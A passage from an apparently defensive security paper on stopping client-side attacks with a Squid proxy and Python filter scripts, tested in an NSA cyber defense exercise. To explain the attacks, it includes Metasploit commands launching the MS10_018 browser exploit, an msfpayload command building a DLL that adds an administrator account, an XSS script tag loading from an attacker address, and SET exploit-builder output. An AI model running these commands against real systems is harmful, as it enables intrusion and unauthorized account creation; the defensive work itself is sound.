After detecting this heap spraying attempt and obfuscated JavaScript, we arguably determine that the original file was malicious, and we will refuse to pass it along to a client browser that would be vulnerable to the exploit.

2.3.2 MS10_018

The MS10_018 Internet Explorer exploit affects Internet Explorer 6 and 7 in the dynamic link library for the Peers Object component (iepeers.dll). To succeed, the exploit allows attackers to insert and execute arbitrary code into an invalid pointer after deletion of the object, CVE-MS10_018, and Metasploit again uses a *heap-spraying technique* to insert arbitrary shellcode. Identifying and removing this shellcode at runtime would, ideally, prevent successful execution. Figure 27 depicts how an attacker can launch this attack from within Metasploit.

```
root@bt:~# msfcli exploit/windows/browser/ms10_018_ie_behaviors
payload=windows/meterpreter/bind_tcp E
[*] Please wait while we load the module tree...
payload => windows/meterpreter/bind_tcp
[*] Exploit running as background job.
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/FHl3cFZYb3
[*] Local IP: http://172.16.209.234:8080/FHl3cFZYb3
[*] Server started.
```

Figure 27. Metasploit Commands to Launch MS10_018 Internet Explorer Exploit

Wget, as we previously described, can download the page and extract it to a file. However, without the correct user-agent, the MS10_018 will produce a HTML 404 Error because it does not deliver the page to browsers it cannot exploit. In Figure 28, we see the Metasploit source code that parses the user agents, so the framework can develop a specific exploit based upon the browser and operating system.



```
def auto_target(cli, request)
    mytarget = nil

    agent = request.headers['User-Agent']
    #print_status("Checking user agent: #{agent}")
    if agent =~ /Windows NT 6\.0/
        mytarget = targets[2]  # IE7 on Vista
    elsif agent =~ /MSIE 7\.0/
        mytarget = targets[2]  # IE7 on XP and 2003
    elsif agent =~ /MSIE 6\.0/
        mytarget = targets[1]  # IE6 on NT, 2000, XP and 2003
    else
        print_error("Unknown User-Agent #{agent} from #{cli.peerhost}:#{cli.peerport}")
    end
```

Figure 28. Metasploit Parsing User Agents in Execution of the MS10_018 Exploit

When Metasploit executes the exploit in autodetect mode, it cannot successfully land the exploit without having identified the user agent and delivers an HTML 404 Error to the unidentified browsers. To detect if Metasploit is auto-targeting browsers, we can write a small Python script to see which user agents work and which fail. Figure 29 detects such a script to look for browser auto-targeting.

```
import urllib2, sys

def TestUserAgent(agent,addr):
    try:
        opener=urllib2.build_opener()
        opener.addheaders=[('User-agent',agent)]
        opener.open(addr)
        print "[*] Fetch Worked for: "+agent+"."
        return 0
    except urllib2.HTTPError:
        print "[*] Fetch Failed for: "+agent+"."
        return 1

if ((TestUserAgent("MSIE 7.0",sys.argv[1])==0) and
    (TestUserAgent("WGET",sys.argv[1])!=0)):
    print "[*] Detected Mismatch."
```

Figure 29. Detect MS10_018 Browser Targeting by Differing User Agent

After providing the correct user-agent, we can download and analyze the file.

Analyzing the file we downloaded using wget, we see an obfuscated, Unicode version of the shellcode that is delivered to a browser connecting to an MS10_018 infected site.

Notice the obvious structure of the shellcode in Figure 30. A proxy can easily detect this and replace the contents of the escaped Unicode shellcode with NO-OPS, rendering the shellcode neutral, while still delivering the requested content.

Figure 30. M10_018 Shellcode to Spray Into the Heap

Metasploit obfuscates the shellcode, the nop sled, the slackspace, fillblock, return address, JavaScript function and variable names as we see in Figure 31. Recognizing that a web page contains obfuscated JavaScript functions can help us identify that the page may contain a client-side attack. In fact, 15 of 43 of the antivirus engines on VirtusTotal.com detected this exploit that used this exact attack. De-obfuscating this JavaScript for analysis by a proxy can prevent malware from attacking the client browser.

```
# Randomize the javascript variable names
j_shellcode      = rand_text_alpha(rand(100) + 1)
j_nops          = rand_text_alpha(rand(100) + 1)
j_slackspace   = rand_text_alpha(rand(100) + 1)
j_fillblock     = rand_text_alpha(rand(100) + 1)
j_memory        = rand_text_alpha(rand(100) + 1)
j_counter       = rand_text_alpha(rand(30) + 2)
j_ret           = rand_text_alpha(rand(100) + 1)
j_array         = rand_text_alpha(rand(100) + 1)
j_function1    = rand_text_alpha(rand(100) + 1)
j_function2    = rand_text_alpha(rand(100) + 1)
j_object        = rand_text_alpha(rand(100) + 1)
j_id            = rand_text_alpha(rand(100) + 1)
```

Figure 31. Metasploit MS10_018 Exploit Variable Deobfuscation

After having discussed some of the methods for detecting specific client-side attacks against the Microsoft Internet Explorer web browser, we now discuss some of the methods for identifying and removing generic attack vectors as traffic ingresses our network.

2.4. Other Client-side Attack Vectors

In this section we examine some other ways malware can attack client-side applications. These vectors include cross-site scripting, malicious executables, and DLL hijacking of applications.

2.4.1. Cross Site Scripting (XSS)

Several of the exploits in the previous section succeed in attacking the web browser by performing a Cross-Site-Scripting (XSS) attack. In XSS, an attacker injects client-side script into a webpage that executes under the context of the web browser. Examine the example in Figure 32. In this example, the attacker has managed to inject a script at <http://192.168.1.119:8080> to run upon opening of the particular page.

```
19. <link href="style.css" rel="stylesheet" type="text/css" media="screen" />
20. </head>
21. <body>
22. <script src="http://192.168.1.119:8080/w86YZ8uubT"></script>
23. <div id="header-wrapper">
24.   <div id="header">
25.     <div id="menu">
26.       <ul>
```

Figure 32: Cross-Site Scripting Inside of a Webpage

The Firefox application has an excellent add-on known as NoScript. NoScript is available for download at <https://addons.mozilla.org/en-US/firefox/addon/722/>. However, an administrator cannot guarantee that all users will enable NoScript or use Firefox. Therefore, to prevent cross-site scripting attacks, a proxy could easily parse out cross-site scripting attacks by replacing *script src=http* with *script src=blockedhttp*, which will render the XSS neutral as depicted in Figure 33. This is the exact method used by the Army Knowledge Online (AKO) engine that prevents exploits from succeeding against U.S. military members. This method is only partially effective, as XSS can be encoded several different ways, and a proxy must be capable of recognizing all of the methods and blacklisting them. For a thorough list of different methods for XSS, see rsnake's website at <http://ha.ckers.org/xss.html>.

```
import sys

inF = open(sys.argv[1], 'r')
outF = open(str(sys.argv[1])+".new",'w')

for line in inF.readlines():
    line = line.replace("script src=\"http","script src=\"blockedhttp")
    outF.write(line)

inF.close()
outF.close()
```

Figure 33. Python Script to Replace XSS Content

2.4.2. Malicious Content Executables

When in doubt, it is always a good idea to ask others for help. This is also true when it comes to checking data for malicious content. VirusTotal (<http://www.virustotal.com/>) is a free service that analyzes suspicious files and URLs, quickly detecting viruses, worms, Trojans, and malware by utilizing several different antivirus engines. Utilizing VirusTotal requires an API key to write scripts to interact with it.

Once registered with VirusTotal, several options exist to upload content. Although there is a simple web interface, we can also write several scripts to directly interact with VirusTotal. By writing scripts, we can have our proxy interact with VirusTotal to determine if the content users have requested is benign or malicious. For an excellent example of interacting with VirusTotal via Python, see Bryce Boe's script at <http://www.bryceboe.com/2010/09/01/submitting-binaries-to-virustotal/>.

Another method is to verify the MD5 signature of the malicious file against a list of known malicious files. Consider the script in Figure 34, which was written by a student of mine (Kevin Cullberg). It takes an MD5 signature of the file and uploads it to the free service maintained by Team Cmyru. Team Cmyru maintains a listing of known malicious programs and indexes them by MD5. If the file is malicious, and in the MD5 registry, the server will respond with a message.

```
import os, hashlib, sys, socket, string

for root, dir, files in os.walk(str(sys.argv[1])):
    for fp in files:
        try:
            # open a file and calculate the md5 hash
            fn = root+fp
            infile = open(fn, "rb")
            content = infile.read()
            infile.close()
            m = hashlib.md5()
            m.update(content)
            hash = m.hexdigest()
            # send the md5 hash the Team Cmuru for inspection

```

```
mhr = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
mhr.connect(("hash.cymru.com", 53))
mhr.send(str(hash + "\r\n"))
response = ""
# wait for the response from Team Cymru
while True:
    d = mhr.recv(4096)
    response += d
    if d == "":
        break
    # if the response is malware - print filename
    if "NO_DATA" not in response:
        print "<INFECTED>:" + str(fn)
except:
    pass
```

Figure 34. Python Script to Detect Malicious Data by MD5 Signature

In the previous script, we can detect known malicious programs. However, what happens when a malicious program is embedded in a benign program? In the next section, we examine how to examine some methods for preventing client applications from being hijacked.

2.4.3. DLL Hijacking of Client-side Applications

One recent attack vector that attacks client-side applications is DLL Hijacking. Modern executables are modularized and rely upon several different dynamic link libraries to use some of the shared functionality of other applications and the operating system. When an application attempts to load a DLL, it performs discovery to find the location of the DLL. Typically, the application searches the known search path for the DLL. However, by default several applications look in the local path before looking in the typical system directories where DLLs are stored. This means that if a malicious DLL resides in the current working directory and is named the same as a benign DLL, it will be loaded by the client application. Figure 35 shows you how an attacker can create a malicious DLL inside of the Metasploit framework.

```
root@bt:~# root@bt:~# sudo msfpayload windows/adduser D > hijack.dll
```

Figure 35. Metasploit Command to Create a Malicious DLL That Adds a User

As DLLs enter our perimeter, it is important to perform a quick examination to see if they are malicious. Consider the previously created malicious DLL that adds a user account to the system. Detecting this attack is rather easy since it leaves the command embedded in the executable as a human-readable string. Figure 36 shows you how to detect a malicious DLL.

```
animal@animalFarm:~# strings hijack.dll | grep cmd
cmd.exe /c net user metasploit metasploit /ADD && net localgroup Administrators
metasploit /ADD
```

Figure 36: Detecting a Malicious DLL by Examining Human Readable Strings

Simply by parsing the human readable strings of suspect files, we can identify some malicious content, intent upon attacking client-side applications. This makes for a great rule at our perimeter to block the traffic ingress to our network. In the next section, we examine how our proxy can assist with an intrusion detection system (IDS) and intrusion prevention system (IPS) to prevent client-side attacks.

3. Proxy and Content Filtering

Squid, available for download from <http://www.squid-cache.org/>, is an prevalent open-source proxy. It has extensive access controls and runs on most operating systems. In this section, we examine some of the configuration options available within Squid to prevent client-side attacks, how our proxy can employ access control lists, and finally how we can import several of the scripts that we have demonstrated throughout this paper.

3.1. Configure Outbound User Agent Strings

An administrator can set the User Agent Strings for outbound HTTP requests with the header_replace option inside of the /etc/squid.conf file. Notice in Figure 37, the outbound User-Agent strings are replaced to indicate the HTTP request originated from a Firefox Browser on FreeBSD.

```
Header_replace User-Agent Mozilla/5.0 (X11; U; FreeBSD i386; en-US; rv:1.9.0.10)  
Gecko/2009060215 Firefox/3.0.11
```

Figure 37. Replacing User Agent Strings in Squid to Prevent Client-side Exploits

Replacing the User Agent String on web requests can provide some level of protection against client-side attacks. In Figure 28, we saw the source code for the Metasploit 10_018 exploit (Moore, 2010). There we examined how the exploit verifies the User Agent of the target before crafting the correct payload for either Internet Explorer 7 or Internet Explorer 6. If Metasploit does not detect the User Agent, the program reports an error indicating unknown user-agent and delivers a 404 page. A simple configuration change such as replacing the HTTP User-Agent on all outbound requests will prevent Metasploit's auto-targeting browser-exploits from succeeding, making our targets that much more difficult to exploit.

3.2. Define Access Control Lists (ACLs) To Block Content

A recent Adobe Flash vulnerability granted an attacker the ability to execute remote code against vulnerable systems (US-CERT, 2009). Consider this scenario, where an exploit exists in the wild but patching all your vulnerable systems will require several weeks. Squid allows us the opportunity to create access control lists to deny content based on the file extension and Mime content type. Figure 38 defines the ACLs required to define Flash content by the extension and Mime type and then deny users access to this content.

```
acl blockfFash_byExt urlpath_regex [-i] \.swf$  
acl blockFlash_byMime rep_mime_type application/x-shockwave-flash  
http_access deny blockflash_byExt  
http_access deny blockflash_byMime
```

Figure 38. Squid ACLs to Prevent Shockwave Flash Content

Access control lists can be used to strip specific file types or prevent traffic from specific networks entering or egressing your perimeter. Consider the idea that you run a small business that does absolutely no business with China. If you wanted to block the entire range of Chinese IP addresses, you could download an updated list at <http://www.okean.com/china.txt> and import it into a Squid ACL similar to Figure 39.

```
acl CHINA url_regex "/usr/local/squid/etc/china"  
http_access deny CHINA
```

Figure 39. Squid ACL to Prevent Traffic From China

3.3. Squid External Scripting

Squid provides the ability to write rules to redirect traffic transparently. This enables the proxy to change URLs dynamically without affecting the intended browser. Figure 40 shows how to configure such a rule. This could be used for several purposes, such as to force HTTP traffic to use HTTPS for supported servers or filter for specific content and host it locally.

```
redirect_program /usr/lib/squid/safeSurf.py
```

Figure 40. Squid Configuration Redirect Rule

Quite a few years back, a funny tutorial was on the web that showed how Squid could be used to proxy webpages, turning the embedded images in the pages upside down or blurring them. The tutorial even received so much publicity that its instructions ended up on the Ubuntu Community Docs (Ubuntu, 2010). Based on the script used in Upside-down Ternet, we created a similar script that could proxy PDF documents, removing the

malicious content and then hosting them in a new location. Further, we expanded this to safely proxy different filetypes, including doc, xls, ppt, exe, or htm documents. This script is depicted in Figure 41.

```
import sys, re, urllib2,os  
  
cnt = 0  
  
while True:  
    cnt = cnt+1,  
    line = sys.stdin.readline().strip()  
    fileExt = (line.split('.')[1]).upper()  
    if ("PDF" == fileExt):  
        new_url = safePdf(line,cnt)  
    elif ("DOC" == fileExt):  
        new_url = safeDoc(line,cnt)  
    elif ("XLS" == fileExt):  
        new_url = safeXls(line,cnt)  
    elif ("PPT" == fileExt):  
        new_url = safePpt(line,cnt)  
    elif ("EXE" == fileExt):  
        new_url = safeExe(line,cnt)  
    elif ("HTM" in fileExt):  
        new_url = safeHtm(line)  
    else:  
        new_url = line+"\n"  
    sys.stdout.write(new_url)  
    sys.stdout.flush()
```

Figure 41. External Redirector Script for Squid to Clean Various Files

In examining some of the different methods we have used to identify potential client-side attacks, let us consider some of the methods we could use to write a script to identify, block, or neutralize client-side attacks in the enterprise.

- Strip dynamic content out of Adobe PDF documents.
- Remove embedded executables, macros, or shellcode inside of other document formats.
- Prevent PDF documents with embedded or obfuscated JavaScript streams.

31

- Strip embedded macros out of Microsoft Word Documents
- Strip embedded “Workbook” objects out of Microsoft Excel documents
- Strip embedded “PowerPoint Document” objects out of PowerPoint documents.
- Strip JavaScript that uses and allocates large, repeating sizes of memory.
- Prevent pages that only offer content to specific versions of Internet Explorer.
- Remove <script> tags dynamically, which essentially forces all pages into a NoScript version at the proxy instead of relying on the client.
- Replace suspected shellcode with NOPs.
- Remove specific XSS attempts against clients.
- Check MD5 Sum of executables against known malware.
- Prevent files that contain file mismatch errors.

In the following subsections, we will show how some of the previous client side analysis done in Python can convert directly to a series of scripts to safely proxy different files that attack client vulnerabilities.

3.3.1 Safe PDF Documents

Didier Stevens has done a considerable amount of work writing a series of scripts to safely disarm PDF documents. We will rely on his work to mitigate the risk of an attack against a client side application by a malicious PDF. Every PDF that ingresses our network will be downloaded to a directory labeled /Quarantined. Next we disarm it using the scripts by Didier Stevens and deliver the safely created PDF document to the /var/www/PDF directory on an instance of the Apache Server that resides on our proxy. The resulting script is depicted in Figure 42.

```
import pdfid_PL as pdfid

def safePdf(line,cnt):
    try:
        dlName = "test-"+str(cnt)+".pdf"
        dlLoc = "/quarantine/"+dlName
        cmd="/usr/bin/wget -q -O "+dlLoc+" "+line
        os.system(cmd)
```

```
disName = "disarmed-"+str(cnt)+".pdf"
newLoc = "/var/www/pdf/"+disName
xmldoc,cleaned =
pdfid.PDFID(dlLoc,disarm=True,output_file=str(newLoc),raise_exceptions=True,return
_cleaned=True)
    return "http://127.0.0.1/pdf/"+disName+"\n"
except:
    return line+"\n"
sys.stdout.write(new_url)
sys.stdout.flush()
```

Figure 42. Script to Disarm PDF Documents Passing Through Proxy

3.3.2 Safe Microsoft Office Documents

As we learned in Section 2.2, Microsoft XLS exploits reside in an OLE structure called “Workbook.” Thus, we will inspect each XLS document for the workbook OLE structure and direct the user to an error message if they request XLS documents containing Workbook structures. We use the same approach for preventing malicious PPT documents, that typically contain an “PowerPoint Document” OLE structure and Microsoft Word documents that contain “macro/vba” OLE structures.

In Section 2.2, we learned how to parse these OLE structures. To examine them further for suspicious content such as known apis, embedded structures, portable executable content, shellcode or xor encrypted data – we can use the pyOleScanner framework created by Bonfa. (Bonfa, 2011). Figure 43 shows the test script included with the pyOleScanner package. This can be easily modified to scan the extracted OLE structures from section 2.2, identifying suspicious content and preventing its delivery to the end user.

```
import os
import sys

from optparse import OptionParser
from classOLEScanner import pyOLEScanner

def main():
    usage = "%prog suspect_file\n"
```

```
description = "Basical Scan for Malicious Embedded objects\n"

parser = OptionParser(usage = usage, description = description,
version = "1.1")

(options, args) = parser.parse_args()

if len(args) < 1:
    print("Specify a suspect OLE file or directory with OLE files\n")
else:
    oleScanner = pyOLEScanner(args[0])
    fole = open(args[0], 'rb')
    mappedOle = fole.read()
    fole.close()

    api_list = oleScanner.known_api_revealer()
    eole = oleScanner.embd_ole_scan()
    isole = oleScanner.isOleFile()
    epe = oleScanner.embd_pe()
    shellc = oleScanner.shellcode_scanner()
    oleScanner.xor_bruteforcer()
    pass

if __name__ == '__main__':
    main()
```

Figure 43. pyOLEScanner Script to Detect Malicious Office Documents

3.3.3 Safe EXE

To handle executable content, we take an MD5 hash of the file and submit it to Team Cymru's online repository of known malicious files. This signature-based approach is an excellent method for identifying known malicious executable content. However to identify potentially malicious executable files that don't have a known signature, we need to use an anomaly detection method. Ero Carrera has done some excellent work with the PEFile project that can inspect and modify the portable executable content structure. (Carrera, 2010). Although that is not incorporated into our script, there has been some research done in using PEFile scripts to analyze anomalies in executable files. In

our script, the proxy serves an error message for any files that fail either signature or anomaly detection of the executable content. This script is detected in Figure 44.

```
def safeExe(line,cnt):
    try:
        dlLoc = "/quarantine/test-"+str(cnt)+".exe "
        cmd = "/usr/bin/wget -q -O "+dlLoc+line
        os.system(cmd)
        infile = open(dlLoc, "rb")
        content = infile.read()
        infile.close()
        m = hashlib.md5()
        m.update(content)
        hash = m.hexdigest()
        mhr = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        mhr.connect(("hash.cymru.com", 53))
        mhr.send(str(hash + "\r\n"))
        response = ""
        while True:
            d = mhr.recv(4096)
            response += d
            if d == "":
                break
            if "NO_DATA" not in response:
                return "http://127.0.0.1/errors/badExe.html\n"
            else:
                return line+"\n"
    except:
        return line+"\n"
```

Figure 44. Script to Prevent Malicious Executable Files Through Proxy

3.3.4 Safe HTM

In Figure 45, we examine a single technique for examining HTM documents for malicious content. Specifically, we are looking for the Metasploit auto-targeting functionality described in Section 2.3. If the HTM document fails the user agent test, then we display an error message to the end user instead of the original document. While this methodology examines a single vector for attack, we could easily expand it with several other tests. For example, we could look for documents containing <iframes> with a pixel

35

size of 1x1 or HTM documents that contain obfuscated Javascript. If the HTM document failed either of those tests, we would display an appropriate message and prevent the end user from receiving potentially malicious content. Our limited script to test user agent auto-targeting is depicted in Figure 44.

```
def TestUserAgent(agent,addr):
    try:
        opener=urllib2.build_opener()
        opener.addheaders =[('User-agent',agent)]
        opener.open(addr)
        return 0
    except urllib2.HTTPError:
        return 1

def safeHtm(line):
    winUser = TestUserAgent("MSIE 7.0",line)
    wgetUser = TestUserAgent("WGET",line)
    if ((winUser == 0) and (wgetUser)== 1):
        return "http://127.0.0.1/errors/badHtm.html\n"
    else:
        return line+"\n"
```

Figure 45. Script to Prevent Metasploit Auto-Targeting Through the Proxy

4. Testing The Effectiveness of the Proposed Methodology

In 2010, the author of this paper had the privilege to coach the Cyber Defense Team from the United States Military Academy in the National Security Agency's annual Cyber Defense Exercise. For four days in late April, the NSA's best exploiters try to break into a network created and defended entirely by under graduate students. This previous year introduced a new element – client side attacks. Client machines had to be configured with specific versions of vulnerable software like PDF readers and web browsers.

Additionally, gray cell users embedded in each team and routinely browsed the web and used client side applications to open content, often malicious. Recognizing this was a huge security risk, the West Point team employed the strategy outlined in this paper for

mitigating the threat of client side applications. Cadets Anthony Rodriguez and Easton Ring wrote a series of scripts and configuration files to block malicious content. These scripts stopped the NSA from landing a single client side exploit during the four-day period of the exercise against the United States Military Academy.

Nearing the end of the exercise, the frustration level of the attackers grew to the point of accusing the Military Academy's team of not having the proper software build.

Screenshots of the package management and software versions had to be submitted as proof. Traffic had to be manually forged to the location of the exploit callbacks to ensure access control lists were not dynamically blocking content. But in the end, the secret was revealed. Traffic proxied by Squid and Python lead to the Military Academy's ability to stop a single client side exploit from landing.

Certainly there are many methods of dynamically inspecting content and blocking it. While our methodology does allow us an advantage over signature-based systems, we are not advocating it over a polished system like SNORT's IDS coupled with a well-tuned IPS. What we argue is that client side attacks are dangerous, growing, and a huge threat to our organizations. Taking simple steps like proxying traffic and manipulating it using Python can assist in preventing these attacks from succeeding.

5. Conclusion

In conclusion, we can reasonably argue that client-side attacks are a dangerous threat vector to our networks and are becoming omnipotent. Attacking the less-hardened client through his or her application can bypass several of the protection mechanisms in our networks. With this in mind, we have examined the threats posed by client-side attacks and a methodology for identifying and preventing them.

Specifically, we looked at the various obfuscation and infection mechanisms used by the Adobe Portable Document Format (PDF), Microsoft Office suite of tools, and Internet Explorer client-side attack vectors. Throughout the process of examining these client-side attacks, we wrote several scripts to identify, prevent, neutralize or limit the effects of client-side attacks. Next we demonstrated how we employ these scripts at the perimeter of our network and inline with a proxy such as Squid. We also examined how some of

the additional functionality of Squid could assist in preventing the execution of client-side attacks.

Based on the results of the annual Cyber Defense Exercise, we argued that the proposed methodology does help to mitigate the effects of some well-known client side attacks. As the vectors for client side attacks change, it is easy to change the modular structure of our defense by writing new scripts to defend client side applications.

6. References

- Boldewin, Frank. (2010). *OfficeMalScanner – MS Office Forensic Tool*. Retrieved January 31, 2011 from Frank Boldewin's Reconstructor Web site:
<http://www.reconstructer.org/code.html>
- Bonfa, Giuseppe. (2011). *Evilcry – Python Scripts – pyOLEScanner*. Retrieved January 31, 2011 from Evilcry Web site: <https://github.com/Evilcry/PythonScripts>
- Carrera, Ero. (2010). *PeFile - pefile is a Python module to read and work with PE (Portable Executable) files*. Retrieved January 31, 2011 from peFile at Google Code Hosting Web site: <http://code.google.com/p/pefile/>
- CORE IMPACT. (2010). *Client-side exploits*. Retrieved January 31, 2011 from Core Security Technologies Web site: <http://www.coresecurity.com/content/client-side-exploits>
- CVE, a. (2010). HTML Object Memory Corruption Vulnerability. *Common vulnerabilities and exposure*. Retrieved January 31, 2011 from Common Vulnerabilities and Exposure Web site: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=C%20VE-2010-0249>

CVE, b. (2010). Common Vulnerability and Exposures: CVE2010-1240. Retrieved January 31, 2011 from Common Vulnerabilities and Exposure Web site:
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1240>.

Delugré, Guillaume. (2010). *Top cyber security risk trends*. Informally published manuscript, Retrieved January 31, 2011 from Sogeti ESEC Lab Web site:
<http://esec-lab.sogeti.com/dotclear/index.php?pages/Origami>

Houle, Payl. (2010). *Rhino: JavaScript for java*. Retrieved January 31, 2011 from Rhino at Mozilla Web site: <http://www.mozilla.org/rhino/>

Kennedy, David. (2010). Social Engineering Toolkit (SET). Retrieved December 10, 2010 from Social Engineer Web site: <http://www.social-engineer.org>

Kryo, Initials. (2010). Upside-Down-TernetHow-To. Retrieved December 10, 2010 from Ubuntu Community Documents Web site:
<https://help.ubuntu.com/community/Upside-Down-TernetHowTo>

Microsoft. (2010). Microsoft Security Bulletin MS09-067 - *Important Vulnerabilities in Microsoft Office Excel Could Allow Remote Code Execution* (972652). Retrieved January 31, 2011 from Microsoft TechNet Web site:
<http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx>

McAfee Labs. (2010). Protecting your critical assets: lessons learned from “operation aurora.” Retrieved January 31, 2011 from Wired Web site:
http://www.wired.com/images_blogs/threatlevel/2010/03/operationaurora_wp_0310_fnl.pdf

Moore, H.D. (2010). *MS10_018_IE_behavior exploit module source code*. Informal published manuscript, Retrieved January 31, 2011 from Metasploit Web site:

https://www.Metasploit.com/redmine/projects/framework/repository/revisions/8965/entry/modules/exploits/windows/browser/ms10_018_ie_behaviors.rb

Mozilla. (2010). *What is spidermonkey?*. Retrieved January 31, 2011 from SpiderMonkey at Mozilla Web site: <http://www.mozilla.org/is/spidermonkey/>

SANS. (2010). *Top cyber security risk trends*. Informally published manuscript, Retrieved January 31, 2011 from SANS Web site: <http://www.sans.org/top-cyber-security-risks/trends.php>

Stevens, Didier. (2008). *Let me count the ways*. Informally published manuscript, Retrieved January 31, 2011 from Didier Steven's Web site:
<http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/>

US-CERT, Initials. (2009). *Adobe flash vulnerability affects flash player and other adobe products*. Retrieved January 31, 2011 from CERT Knowledge Base Web site:
<http://www.kb.cert.org/vuls/id/259425>

Zeltser, Larry. (2010). *Analyzing malicious document cheat sheet*. Informally published document, Retrieved January 31, 2011 from Lenny Zelter Web site:
<http://zeltser.com/reverse-malware/analyzing-malicious-documents.html>

Zetter, Kim. (2010, January 14). Google hack was ultra sophisticated, new details show. *Wired*. Retrieved January 31, 2011 from Wired Web site:
<http://www.wired.com/threatlevel/2010/01/operation-aurora/>


Appendix A: Client-side Exploit Creation Tools

Recently, multiple tools have provided attackers with an ability to launch client-side attacks that require minimal skill to initiate. In the following section, we discuss two specific tools and the type of client-side exploits they build.

A.1. Social Engineering Toolkit (SET)

The Social Engineering Toolkit (SET), created by David Kennedy, highlights the dangers of client-side exploits because his toolkit makes it possible for novice hackers to create a variety of different client-side exploits and for the listeners to receive their callbacks. While the toolkit's main purpose is to augment social-engineering attacks, it does an excellent job of creating client-side exploit scenarios.

SET can interface and utilize existing Metasploit payloads by setting up malicious websites that deliver the payloads. Or, SET can create file format exploits, redistributable through an integrated email phishing campaign (Kennedy, 2010). Figure A1 shows an attacker using SET to create a file format exploit.



The screenshot shows the SET interface with the following text:

```
1. File-Format Exploits
2. Standard Metasploit Executable

Enter your numeric choice (return for default): 1
Enter the IP address for the reverse connection (payload): 192.168.13.37

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1. Adobe CoolType SING Table 'uniqueName' Overflow (0day)
2. Adobe Flash Player 'newfunction' Invalid Pointer Use
3. Adobe Collab.collectEmailInfo Buffer Overflow
4. Adobe Collab.getIcon Buffer Overflow
5. Adobe JBIG2Decode Memory Corruption Exploit
6. Adobe PDF Embedded EXE Social Engineering
7. Adobe util.printf() Buffer Overflow
8. Custom EXE to VBA (sent via RAR) (RAR required)
9. Adobe U3D CLOUDProgressiveMeshDeclaration Array Overrun
10. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): 7
```

Figure A1. The Social Engineering Toolkit (SET)

A.2. Browser Exploit Framework (BeEF)

The Browser Exploitation Framework (BeEF), available to download at <http://www.bindshell.net/tools/beef/>, also demonstrates how easily a novice hacker can implement a client-side attack. BeEF provides a graphical user interface and exploit framework that can implement cross-site scripting vulnerabilities. In addition to providing a command and control interface that can target individuals or groups of hooked browsers, BeEF provides a series of modules. Currently, these modules interface with Metasploit and provide the functionality to distribute malicious java applet payloads, install a keylogger, setup a binding shell, perform distributed port scanning, and implement several denial of service attacks. Figure A2 depicts various BeEF browser modules an attacker can utilize against a BeEF Zombie.




Figure A2. The Browser Exploitation Framework (BeEF)